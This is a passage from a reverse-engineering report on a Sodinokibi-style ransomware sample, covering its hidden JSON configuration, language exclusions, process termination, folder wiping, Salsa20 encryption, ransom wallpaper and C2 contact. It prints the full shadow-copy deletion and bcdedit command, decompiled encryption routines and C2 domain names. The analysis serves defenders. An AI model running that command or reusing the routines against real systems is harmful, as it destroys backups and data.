0041C2D0:&L"QWADAAAAAPCf+ROAAAAAMM3xFQAAAFoABAAAAAAAAAAAAAAAAAAAAAAAAAA="

0041C2A0:&L"vOm6e7rv.info.txt"
0041C2A4:&L"Your files are encrypted! Open {EXT}.info.txt!"

esi:L"vOm6e7rv.info.txt"
```

Figure 5.5.4. Txt file.

This ransomware hides encrypted Json content in one of its sections. In this sample, the section is called ".grr".

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers
00000240	00000248	0000024C	00000250	00000254	00000258	0000025C
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword
.text	00009974	00001000	00009A00	00000400	00000000	00000000
.rdata	0000F760	0000B000	0000F800	00009E00	00000000	00000000
.data	00001330	0001B000	00001200	00019600	00000000	00000000
.grrr	0000C800	0001D000	0000C800	0001A800	00000000	00000000
.reloc	0000050C	0002A000	00000600	00027000	00000000	00000000

```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  73 68 42 4B 72 34 78 48 4A 4D 6B 78 52 4B 55 6B  shBKr4xHJMkxRKUk
00000010  41 77 71 75 68 42 72 58 63 36 48 57 62 66 34 6D  AwquhBrXc6HWbf4m
00000020  2E F3 A9 26 F0 54 00 00 48 FF 8E 7D 61 61 B6 17  .ó©&ðT..Hÿ▮}aa¶▯
00000030  10 48 F5 10 1B 00 98 D7 C2 FB 5B 20 D4 89 2E 7E  ▯Hõ▯▯.▮×Âû[ Ô▮.~
00000040  88 D6 EB 97 42 32 89 FF D0 9A 36 63 9D 71 5B B4  ▮Öë▮B2▮ÿÐ▮6c q[´
00000050  57 61 86 42 B8 EF A0 58 B7 69 6F A3 0D 8F 33 C1  Wa▮B¸ï X·io£. 3Á
00000060  0F 3E 08 BA D5 3E CD EC D2 9D 60 FD 4A 3B 94 0F  ▯>▯ºÕ>ÍìÒ `ýJ;▮▯
00000070  B3 13 7D 60 6C 1D BC 4A F8 93 8F E3 CC BB A8 92  ³▯}`l ¼Jø▮ ãÌ»¨'
00000080  23 C5 32 38 C2 46 B2 25 A4 F8 AE 43 EF 5C 6C B3  #Å28ÂF²%¤ø®Cï\l³
00000090  1E 64 02 87 9B DA 29 47 67 C3 2E BD 75 EE 99 03   d ▮▮Ú)GgÃ.½uî▮▯
```

Figure 5.5.5. Contents of the .grr section.

We can see an alphanumeric string in the first 32 bytes, which corresponds to the encryption key.

The following 4 bytes after the key are to check that the contents have not been modified. Then, the following 2 bytes indicate the size of the contents, and the rest are part of the content itself.

```
int sub_4019D8()
{
  int result; // eax
  int v1; // esi

  if ( sub_404F24(0, &JSON_Content, JSON_Length) != JSON_Check )
    return 0;
  result = sub_40352C(JSON_Length);
  v1 = result;
  if ( result )
  {
    sub_4050DA(&JSON_Key, 32, &JSON_Content, JSON_Length, result);
    result = v1;
  }
  return result;
}
```

Figure 5.5.8. Checking the Json parameters.

As you can see, it stores the Json. After obtaining the deciphered contents, we can see that it contains several fields with different values assigned.


```
{
  "pk": "GadtWz2QBTacskL+55Wpo65IkwY28qJOxHoe4Xte81M=",
  "pid": "10",
  "sub": "7",
  "dbg": false,
  "fast": true,
  "wipe": true,
  "wht": {
```


Figure 5.5.9. Values assigned to the Json.

These values correspond to the ransomware configuration. In other words, the malware will consult these fields to know what operations it can carry out, what files or directories it should carry out operations on, what processes it can act on...


```
  "wfld": [
    "backup"
  ],
  "prc": [
    "mysql.exe"
  ],
  "dmn": "lyricalduniya.com;theboardroomafrica.com;chris-anne.com;
  "net": true,
  "nbody": "SABlAGwAbABvACAAZABlAGEAcgAgAGYAcgBpAGUAbgBkACEADQAKAA
  "nname": "{EXT}.info.txt",
  "exp": false,
  "img": "WQBvAHUAcgAgAGYAaQBsAGUAcwAgAGEAcgBlACAAZQBuAGMAcgB5AHAA
}
```


Figure 5.5.10: Values assigned to the Json.

We can see that in the “nname” field, we have {EXT}.info.txt. {EXT} will be replaced by the random string generated during execution.

Below, you can see a table with the definition of each of the Json fields.

Field	Definition
pk	Attacker' s public key, obfuscated in Base64
pid	Identifier for sending data to C2 servers. Only used if the "net" field is set to "true".
sub	Identifier for sending data to C2 servers. Only used if the "net" field is set to "true".
dbg	Value used by the malware author. Is referred to when trying to determine if the victim is Russian.
fast	Value that determines how files bigger than 65535 should be encrypted.
wipe	Value that determines whether the ransomware should delete directories specified in the "wfld" field.
wht	List of values that must not be encrypted. · ext - Extensions · fld - Directories · fls - Files
wfld	Exclusion list for files to delete if the "wipe" field contains the value "true".
prc	Exclusion list for processes to terminate if they are running.
dmn	List of C2 servers the ransomware can contact.
net	Value that determines if the ransomware should send basic host and malware information to the C2 servers.
nbody	Text note obfuscated in Base64, which will be dropped in directories when the files are encrypted.
nname	Name of file that will contain the note defined in the filed "nbody".
exp	Value that determines if the ransomware needs to escalate privileges by exploiting the LPE vulnerability.
img	Text obfuscated in Base64 containing the background image that will be set during encryption.

5.6. List of excluded languages

For the keyboard, we can see that it uses a list of exclusions. It obtains a list with the identifiers for the keyboard layouts using GetKeyboardLayoutList, where it will go through the languages to check that they are allowed. To do this, it carries out a switch with all the languages, which will be used later for the txt.

```
  v0 = 0;
  v1 = GetKeyboardLayoutList(0, 0);
  v2 = v1;
  if ( !v1 )
    return 0;
  v3 = (HKL *)sub_40352C(4 * v1);
  v4 = (int)v3;
  if ( !v3 )
    return 0;
  if ( !GetKeyboardLayoutList(v2, v3) || v2 <= 0 )
  {
LABEL_7:
    LIBERA_HEAP(v4);
    return 0;
  }
  while ( !LangExcFunc(*(_WORD *)(v4 + 4 * v0)) )
  {
    if ( ++v0 >= v2 )
      goto LABEL_7;
  }
  return 1;
}
```

```
  switch ( a1 )
  {
    case 0x18:   Rumano
    case 0x19:   Ruso
    case 0x22:   Ucraniano
    case 0x23:   Bielorruso
    case 0x25:   Estonio
    case 0x26:   Letón
    case 0x27:   Lituano
    case 0x28:   Tajiki Persa
    case 0x29:   Persa
    case 0x2B:   Armenio
    case 0x2C:   Azerbaiyano
    case 0x37:   Georgiano
    case 0x3F:   Kazajo
    case 0x40:   Kirguís
    case 0x42:   Turcomano
    case 0x43:   Uzbeko
    case 0x44:   Tártaro
      result = 1;
      break;
    default:
      result = 0;
      break;
  }
  return result;
}
```

Figure 5.6.1: Obtaining the exclusion list for languages.

If one of the list items coincides with one that we can see in the above image, the malware stops executing. This makes those victims with any of the observed keyboard layouts immune to the attack.

5.7. List of processes to terminate

In this case, we see that it takes a “photo” of the processes that are running on the system. It will go through them and compare them with processes specified in the “prc” field on the JSON. If they coincide, they are terminated. In our case, as we have seen in the previous point, we would only have mysql.exe.


```
  "wfld": [
    "backup"
  ],
  "prc": [
    "mysql.exe"
  ],
  "dmn": "lyricalduniya.com;theboardroomafrica.com;chris-anne.com;
  "net": true,
  "nbody": "SAB1AGwAbABvACAAZAB1AGEAcgAgAGYAcgBpAGUAbgBkACEADQAKAA
  "nname": "{EXT}.info.txt",
  "exp": false,
  "img": "WQBvAHUAcgAgAGYAaQBsAGUAcwAgAGEAcgB1ACAAZQBuAGMAcgB5AHAA
}
```


```
v3 = 0;
v4 = CreateToolhelp32Snapshot(2u, 0);
if ( v4 == (HANDLE)-1 )
  return 0;
v7.dwSize = 556;
for ( i = Process32FirstW(v4, &v7); i; i = Process32NextW(v4, &v7) )
{
  v3 = a3(a2, &v7);
  if ( v3 )
  {
    if ( a1 )
      break;
  }
}
CIERRA_HANDLE(v4);
```


```
2C 02 00 00 | 00 00 00 00 | 78 02 00 00 | 00 00 00 00  ,.......x.......
00 00 00 00 | 0A 00 00 00 | E8 01 00 00 | 08 00 00 00  ........è.......
00 00 00 00 | 73 00 76 00 | 63 00 68 00 | 6F 00 73 00  ....s.v.c.h.o.s.
74 00 2E 00 | 65 00 78 00 | 65 00 00 00 | 00 00 00 00  t...e.x.e.......
```

```
2C 02 00 00 00 00 00 00 B4 02 00 00 00 00 00 00  ,.......´.......
00 00 00 00 0D 00 00 00 E8 01 00 00 08 00 00 00  ........è.......
00 00 00 00 76 00 62 00 6F 00 78 00 73 00 65 00  ....v.b.o.x.s.e.
72 00 76 00 69 00 63 00 65 00 2E 00 65 00 78 00  r.v.i.c.e...e.x.
65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  e...............
```

Figura 5.7.1: Obtención de la Lista de Procesos.

5.8. Deleting ShadowCopies

Having reached this point, it will carry out a function, renamed to _DeleteShadow.

```
loc_402B22:
push    offset sub_402448
push    edi
push    edi
call    _SnapshotBlacklisted
add     esp, 0Ch
call    _DeleteShadow
cmp     ds:41C31Ch, edi
jz      short loc_402B43
```

Figure 5.8.1. Sample of the function renamed _DeleteShadow.

Here you can see how it deobfuscates interesting strings, which it will execute later on.

The most important string, already known in this ransomware family, is vssadmin.exe, which deletes system backups. This way, the victim cannot go back to a previous version of the operating system, and the attacker ensures that they have to pay.

```
0018FDE0 | 0018FDFC | L"/c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} r
```

“0018FDE0 0018FDFC L”/c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled No & bcdedit / set {default} bootstatuspolicy ignoreallfailures””

```
// cmd.exe
sodin_decrypt_string((int)&unk_41B838, 1433, 10, 14, (int)
v4 = 0;
// /c vssadmin.exe Delete Shadows /All /Quiet &
// bcdedit /set {default} recoveryenabled No &
// bcdedit /set {default} bootstatuspolicy ignoreallfailur
sodin_decrypt_string((int)&unk_41B838, 1120, 16, 292, (int
v5.cbSize = 60;
v2 = 0;
v5.fMask = 0;
v5.hwnd = GetForegroundWindow();
v5.lpFile = (LPCWSTR)v3;
v5.lpVerb = 0;
v5.lpDirectory = 0;
v5.nShow = 0;
v5.hInstApp = 0;
v5.lpIDList = 0;
v5.lpClass = 0;
v5.hkeyClass = 0;
v5.dwHotKey = 0;
v5.hIcon = 0;
v5.hProcess = 0;
v5.lpParameters = (LPCWSTR)v1;
do
  result = ShellExecuteExW(&v5);
```

Figure 5.8.2. Deobfuscating the command to delete ShadowCopies.

We can see that it carries out a GetForegroundWindow. It gives priority to the window that is running at that moment. Having carried out a new OpenProcess in explorer.exe that has enough permissions, it runs ShellExecute as explorer.exe.

```
xor     esi, esi
mov     [ebp+var_50], ax
mov     [ebp+var_38], esi
call    GetForegroundWindow
```

Figure 5.8.3. Shows the function GetForegroundWindow.

PIt will then launch the command that we have seen above.

```
loc_403703:
lea     eax, [ebp+var_3C]
push    eax
call    ShellExecuteExW
test    eax, eax
jz      short loc_403703
```

Figure 5.8.4. ShellExecute.

5.9. Emptying folders

This function that goes though the folders on our system, emptying them to later launch the .txt, leaving only encrypted files and a .txt with instructions in the folders. It will then begin encryption. This function goes though the directories and compares them with those specified in the wfld field of the Json. If they coincide, they are deleted.


```
"wfld": [
  "backup"
],
"prc": [
  "mysql.exe"
],
"dmn": "lyricalduniya.com;theboardroomafrica.com;chris-anne.com;
"net": true,
"nbody": "SABlAGwAbABvACAAZABlAGEAcgAgAGYAcgBpAGUAbgBkACEADQAKAA
"nname": "{EXT}.info.txt",
"exp": false,
"img": "WQBvAHUAcgAgAGYAaQBsAGUAcwAgAGEAcgBlACAAZQBuAGMAcgB5AHAA
}
```



```
call    _SnapshotProc
add     esp, 0Ch
call    _DeleteShadow
cmp     ds:41C31Ch, edi
jz      short loc_402B43

call    _WipeFolders
```

5.9.1: Function for emptying folders.

5.10. Encryption

The encryption consists of four parts:

1. Queue with CompletionIOPort
2. Preparation of Keys
3. Encryption of files (Salsa20)
4. Release of file, key written at the end of file and renamed.



5.10.1: Diagram of encryption routine.

This ransomware uses several strings at all times to carry out its tasks, streamlining encryption.

Firstly, before beginning the encryption process, it adds CompletionRoutineStub to the stack, which is the routine containing calls to encryption functions.

```
push    ebp
mov     ebp, esp
sub     esp, 3Ch
lea     eax, [ebp+var_C]
push    esi
xor     esi, esi
push    offset CompletionRoutineStub
```

5.10.2: Sample of the function that adds CompletionRoutineStub to the stack.

Once added, a queue structure is created with CreateIOCompletionPort. This queue allows it to manage the file handles that are needed for the encryption. For this it receives the number of strings, the key, and the handle. It then introduces the structure into a string.

```
loc_405803:                 ; NumberOfConcurrentThreads
push    [ebp+NumberOfConcurrentThreads]
push    0                   ; CompletionKey
push    0                   ; ExistingCompletionPort
push    0FFFFFFFFh          ; FileHandle
call    CreateIoCompletionPort
```
5.10.3: Sample of the function that creates the structure for the IOCompletionPorts.

Once added, it introduces the ransom file data in memory (CreateRescueFile) and the encryption routine (CipherRoutine). It then goes through the disks on the system. This is done with the function renamed EnumeraDisco, until it finds a valid one to begin encryption. This routine will go through the directories and will chose them to leave the ransom txt file in these folders and subfolders.

```
mov     [ebp+var_14], offset CreateRescueFile
mov     [ebp+var_10], offset CipherRoutine ; quequee routine
call    EnumeraDisco
lea     eax, [ebp+var_3C]
push    esi
push    eax
call    EnumeraRed
```

```
    00405CE5  .  5F                 pop edi
    00405CE6  .  EB 23              jmp payload_dll2_xor_pe.405D0B
EIP 00405CE8  >  FF 15 C4 B6 41 00  call dword ptr ds:[<&GetDriveTypeW>]
    00405CEE  .  83 C0 FE           add eax,FFFFFFFE
    00405CF1  .  83 F8 02           cmp eax,2
    00405CF4  .  77 0B              ja payload_dll2_xor_pe.405D01
    00405CF6  .  FF 75 08           push dword ptr ss:[ebp+8]
    00405CF9  .  56                 push esi
    00405CFA  .  E8 75 FC FF FF     call <payload_dll2_xor_pe.sub_405974>
    00405CFF  .  59                 pop ecx
    00405D00  .  59                 pop ecx
    00405D01  >  66 FF 46 08        inc word ptr ds:[esi+8]
    00405D05  .  33 C0              xor eax,eax
    00405D07  .  66 89 46 0E        mov word ptr ds:[esi+E],ax
    00405D0B  >  56                 push esi
    00405D0C  .  66 39 7E 08        cmp word ptr ds:[esi+8],di
    00405D10  .  76 D6              jbe payload_dll2_xor_pe.405CE8
    00405D12  .  E8 62 D8 FF FF     call <payload_dll2_xor_pe.sub_403579>
    00405D17  .  59                 pop ecx

00405D01   66:FF46 08   inc word ptr ds:[esi+8]           esi+8:L"C:\\"
00405D05   33C0         xor eax,eax
00405D07   66:8946 0E   mov word ptr ds:[esi+E],ax
00405D0B   56           push esi                          esi:L"\\\\?\\C:\\"
00405D0C   66:397E 08   cmp word ptr ds:[esi+8],di        esi+8:L"C:\\"
00405D10   76 D6        jbe payload_dll2_xor_pe.405CE8
```


5.10.4: Sample of the function to enumerate disks and directories.

It generates the encryption extension, which it will use to rename the encrypted files. As you can see, it collects the parameter "*", which means that it will collect all possible files, using the function _FindFile to do this.

```
call    sub_4048E3
mov     [esp+278h+var_278], offset asc_40B248 ; "*"
push    esi
mov     [ebp+var_14], eax
call    add_extension
pop     ecx
pop     ecx
lea     eax, [ebp+var_268]
push    eax             ; _DWORD
push    esi             ; _DWORD
call    _FindFile
mov     [ebp+arg_4], eax
cmp     eax, 0FFFFFFFFh
jz      loc_405B37
```

5.10.5: Sample of the function to change file extension.

Before encryption, as mention above, it goes though the unit and all directories, copying from the memory all the information that it has already stored in the TXT. It will write it on each of the folders and subfolders.





```
00402519  E8 1C230000    call payload_dll2_xor_pe.40483A
0040251E  FF35 A0C24100  push dword ptr ds:[41C2A0]      0041C2A0:&L"15225.info.txt"
00402524  56             push esi                        esi:L"\\\\?\\C:\\Python27\\"
00402525  E8 4C220000    call payload_dll2_xor_pe.404776
```

5.10.6: Sample of writing of encrypted file on execution.

Once it has all the folders with all the txts, it will enter the encryption routine, which contains functions like the one that generates the keys. Before generating the keys, it will check if the file extension is valid for encryption from among those in the Json settings file. Firstly, it will check that the size of the file to encrypt is less than 1048576 bytes.

```
"wht": {
  "fld": [
    "appdata","google","msocache","mozilla","program files","windows","perflogs",
    "application data","windows.old","system volume information","program files (x86)",
    "$windows.~ws","intel","$recycle.bin","$windows.~bt","programdata","boot","tor browser"
  ],
  "fls": [
    "ntuser.dat.log","bootsect.bak","ntuser.dat","iconcache.db","ntldr",
    "autorun.inf","boot.ini","bootfont.bin","desktop.ini","thumbs.db","ntuser.ini"
  ],
  "ext": [
    "ldf","msi","nomedia","msu","wpx",
    "ani","shs","theme","386","adv","icns","lnk","ico","ics","rom","sys","mod",
    "cur","com","scr","cpl","diagcfg","lock","diagcab","msstyles","idx","msc",
    "icl","rtp","exe","drv","hta","nls","deskthemepack","cmd","hlp","themepack",
    "dll","mpa","msp","ps1","prf","ocx","bat","diagpkg","cab","bin","spl","key"
  ]
},
```

5.10.7: Sample of the extensions, directories, and files that shouldn’ t be encrypted.



5.10.8: Sample of the function to check the file size.

If it is, it creates a file handle indicating the value (48000000h) in the parameter dwDesiredAcces. This value is indicative of two attributes. The first corresponds to FILE_FLAG_OVERLAPPED (0x40000000), which indicates that the file will be treated asynchronously. This way the file buffer will be added to the queue created by the IOCompletionPorts, where its contents will be encrypted. The second value (0x08000000) corresponds to FILE_FLAG_SEQUENTIAL_SCAN, which indicates the access to the file will be sequential from start to end.

The ransomware will then generate a unique key for each file. The keys are generated using AES and elliptical Curve. It will generate Private/Public keys for both affiliate and developer. It will generate another pair of keys for the user. The user' s private key will be encrypted the affiliate public key with AES. The user' s private key is again encrypted, but this time with the developer' s public key. The user' s private key is deleted from the memory, and the 2 affiliate and developer public keys are saved. The user' s public key will also remain.

When encrypting a file, it will generate another pair of unique keys per file. Of these, only the private key will be used. This key is used to generate a SharedKey using the user public key. It will carry out a SHA3 for the SharedKey and will encrypt the file. It will then save the PubKey of the file and the end when everything is encrypted.

It will then call the CompletionRoutineStub routine that was previously added to the stack. This routine will use the CompletionIOPorts to encrypt by creating different strings, in which each file to be encrypted will be introduced in different threads using a POST method. This means there is a global string where there will be a structure with the file information. Several strings with different file queues to encrypt will be created, meaning that, at all times, we' ll see how files are introduced asynchronously into stings on the one hand, and what they are called, and how they are encrypted and closed on the other hand.

```
CallPostQueuedCompletionStatus proc near

arg_0= dword ptr  8
dwNumberOfBytesTransferred= dword ptr  0Ch
dwCompletionKey= dword ptr  10h
lpOverlapped= dword ptr  14h

push    ebp
mov     ebp, esp
push    [ebp+lpOverlapped] ; lpOverlapped
mov     eax, [ebp+arg_0]
push    [ebp+dwCompletionKey] ; dwCompletionKey
push    [ebp+dwNumberOfBytesTransferred] ; dwNumberOfBytesTransferred
push    dword ptr [eax+4] ; CompletionPort
call    PostQueuedCompletionStatus
```

5.10.9: Sample of the function to execute the encryption function via CompletionIOPorts.

Once it has the file in the queue, it will call it and encrypt it with Salsa20.

```
v4 = a4;
if ( a4 )
{
  v5 = a3;
  v17 = a3 - (_DWORD)v14;
  v15 = a2 - (_DWORD)v14;
  while ( 1 )
  {
    v6 = 0;
    salsa20_wordtobyte((int *)v14, (const void *)a1);
    v7 = (*(_DWORD *)(a1 + 32))++ == -1;
    if ( v7 )
      ++*(_DWORD *)(a1 + 36);
    if ( v4 <= 0x40 )
      break;
    v8 = v15;
    v9 = 0;
    do
    {
      v10 = &v14[v9++];
      v10[v17] = *v10 ^ v10[v8];
    }
    while ( v9 < 64 );
    v4 -= 64;
    v17 += 64;
    v5 = a3 + 64;
    a2 += 64;
    v15 += 64;
    a3 += 64;
  }
  if ( v4 )
  {
    v11 = a2 - (_DWORD)v14;
    v12 = v5 - (_DWORD)v14;
    v16 = a2 - (_DWORD)v14;
    do
    {
      v13 = &v14[v6++];
      v13[v12] = *v13 ^ v13[v11];
      v11 = v16;
    }
    while ( v6 < v4 );
  }
```

5.10.10: Pseudo-code of the encryption algorithm.

Finally, as we have discussed above, it introduces the file' s PubKey (unique for each file) at the end of all of them. It will release the file and finally modify its extension.

5.11. Bitmap

The function to prepare the bitmap that it sets as the computer' s background creates a compatible bitmap. It is created by choosing sources, pixels etc. It is constructed using a loop, adding characters and the final sentence that will send us to the ransom note.

```
if ( result )
{
  v2 = CreateCompatibleDC(result);
  v29 = v2;
  if ( v2 )
  {
    v3 = GetDeviceCaps(v1, 8);
    v4 = v3;
    v27 = v3;
    v30 = 10;
    v5 = GetDeviceCaps(v1, 10);
    v32 = v5;
    v6 = CreateCompatibleBitmap(v1, v4, v5);
    v28 = v6;
    if ( v6 )
    {
      SelectObject(v2, v6);
      v7 = GetDeviceCaps(v1, 90);
      v8 = MulDiv(18, v7, 72);
      v25 = -v8;
      v9 = CreateFontW(-v8, 0, 0, 0, 0, 0, 0, 0, 1u, 0, 0, 4u, 0, 0);
      v24 = v9;
```

```
00403463   2B4D E0         sub ecx,dword ptr ss:[ebp-20]
00403466   50              push eax
00403467   6A FF           push FFFFFFFF
00403469   FF35 A4C24100   push dword ptr ds:[41C2A4]          0041C2A4:&L"Your files are encrypted! Open
0040346F   894D D0         mov dword ptr ss:[ebp-30],ecx
00403472   56              push esi
00403473   FF15 74B74100   call dword ptr ds:[<&DrawTextW>]
00403479   E8 3BFDFFFF     call payload_dll2_xor_pe.4031B9
```

```
0041C2A4:&L"Your files are encrypted! Open e4cqobv5o.info.txt!"
```

```
01EA6B40  00 00 00 00  00 00 00 00  EC 5C 37 49  38 00 00 1A  ........ì\7I8...
01EA6B50  59 00 6F 00  75 00 72 00  20 00 66 00  69 00 6C 00  Y.o.u.r. .f.i.l.
01EA6B60  65 00 73 00  20 00 61 00  72 00 65 00  20 00 65 00  e.s. .a.r.e. .e.
01EA6B70  6E 00 63 00  72 00 79 00  70 00 74 00  65 00 64 00  n.c.r.y.p.t.e.d.
01EA6B80  21 00 20 00  4F 00 70 00  65 00 6E 00  20 00 65 00  !. .O.p.e.n. .e.
01EA6B90  34 00 63 00  71 00 6F 00  62 00 76 00  35 00 6F 00  4.c.q.o.b.v.5.o.
01EA6BA0  2E 00 69 00  6E 00 66 00  6F 00 2E 00  74 00 78 00  ..i.n.f.o...t.x.
01EA6BB0  74 00 21 00  00 00 AB AB  AB AB AB AB  AB AB EE FE  t.!...««««««««îþ
01EA6BC0  00 00 00 00  00 00 00 00  A6 5C 34 00  20 00 00 00  ........¦\4. ...
```

```
eax:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\zaoi6xao08r.bmp"
ecx:L"zaoi6xao08r.bmp"
eax:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\zaoi6xao08r.bmp"
```

Figure 5.11.1. Creation of bitmap.

It will perform a GetObject to obtain the data from the .bmp that has been created, and will place it in the path seen above, creating the object with CreateFileW and WriteFile

```
pop     esi
push    esi
push    [ebp+arg_0]
call    GetObjectW
test    eax, eax
jz      loc_4031B4
```

```
push esi
push dword ptr ss:[ebp+8]
call dword ptr ds:[<&GetObjectW>]        eax:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\zaoi6xao08r.bmp"
test eax,eax
je payload_dll2_xor_pe.4031B4
```

```
push    0C0000000h
push    [ebp+arg_8]
call    CreateFileW
mov     edi, eax
cmp     edi, 0FFFFFFFFh
jz      loc_4031B2
```

```
push    eax
push    esi
push    edi
call    WriteFile
test    eax, eax
jnz     short loc_403187
```

```
push edi
push C0000000
push dword ptr ss:[ebp+10]
call dword ptr ds:[<&CreateFileW>]       [ebp+10]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\zaoi6xao08r.bmp"
```

zaoi6xao08r.bmp

Figure 5.11.2. Obtaining the path.

The end result will be seeing a background like this on our desktop, telling us to read the informative txt that has already been dropped in all possible folders on our computer.

Figure 5.11.3. Sample of desktop with bitmap.

5.12. Connection to C2 server

Once it has changed the background, it will try to make connections to C2 servers. Its main aim will be to send information about the victim to these servers. We can see that it introduces the addresses of all the servers that we have previously seen on the loaded Json.

```
push    offset sub_402497
push    edi
push    3Bh
push    dword ptr ds:41C298h
call    _C2Servers
add     esp, 10h
```

```
01E9C7C8 6C 00 79 00 72 00 69 00 63 00 61 00 6C 00 64 00 l.y.r.i.c.a.l.d.
01E9C7D8 75 00 6E 00 69 00 79 00 61 00 2E 00 63 00 6F 00 u.n.i.y.a...c.o.
01E9C7E8 6D 00 3B 00 74 00 68 00 65 00 62 00 6F 00 61 00 m.;.t.h.e.b.o.a.
01E9C7F8 72 00 64 00 72 00 6F 00 6F 00 6D 00 61 00 66 00 r.d.r.o.o.m.a.f.
01E9C808 72 00 69 00 63 00 61 00 2E 00 63 00 6F 00 6D 00 r.i.c.a...c.o.m.
01E9C818 3B 00 63 00 68 00 72 00 69 00 73 00 2D 00 61 00 ;.c.h.r.i.s.-.a.
01E9C828 6E 00 6E 00 65 00 2E 00 63 00 6F 00 6D 00 3B 00 n.n.e...c.o.m.;.
01E9C838 6F 00 77 00 6E 00 69 00 64 00 65 00 6E 00 74 00 o.w.n.i.d.e.n.t.
01E9C848 69 00 74 00 79 00 2E 00 63 00 6F 00 6D 00 3B 00 i.t.y...c.o.m.;.
```

Figure 5.12.1. List of C2 servers.

Once inside, it loads the URLs in memory.

```
004049FE   8BD7          mov edx,edi
00404A00   66:85DB       test bx,bx
00404A03   74 1B         je payload_dll2_xor_pe.404A20
00404A05   0FB730        movzx esi,word ptr ds:[eax]
00404A08   8975 08       mov dword ptr ss:[ebp+8],esi
00404A0B   8BF3          mov esi,ebx
00404A0D   66:3B75 08    cmp si,word ptr ss:[ebp+8]
00404A11   74 0B         je payload_dll2_xor_pe.404A1E
00404A13   83C2 02       add edx,2
00404A16   0FB732        movzx esi,word ptr ds:[edx]
00404A19   66:85F6       test si,si
00404A1C   75 EF         jne payload_dll2_xor_pe.404A0D
00404A1E   33F6          xor esi,esi
00404A20   66:3932       cmp word ptr ds:[edx],si
00404A23   75 0A         jne payload_dll2_xor_pe.404A2F
00404A25   83C0 02       add eax,2
00404A28   66:3930       cmp word ptr ds:[eax],si
00404A2B   75 D1         jne payload_dll2_xor_pe.4049FE
```

```
01E9C7F8 72 00 64 00 72 00 6F 00 6F 00 6D 00 61 00 66 00 r.d.r.o.o.m.a.f.
01E9C808 72 00 69 00 63 00 61 00 2E 00 63 00 6F 00 6D 00 r.i.c.a...c.o.m.
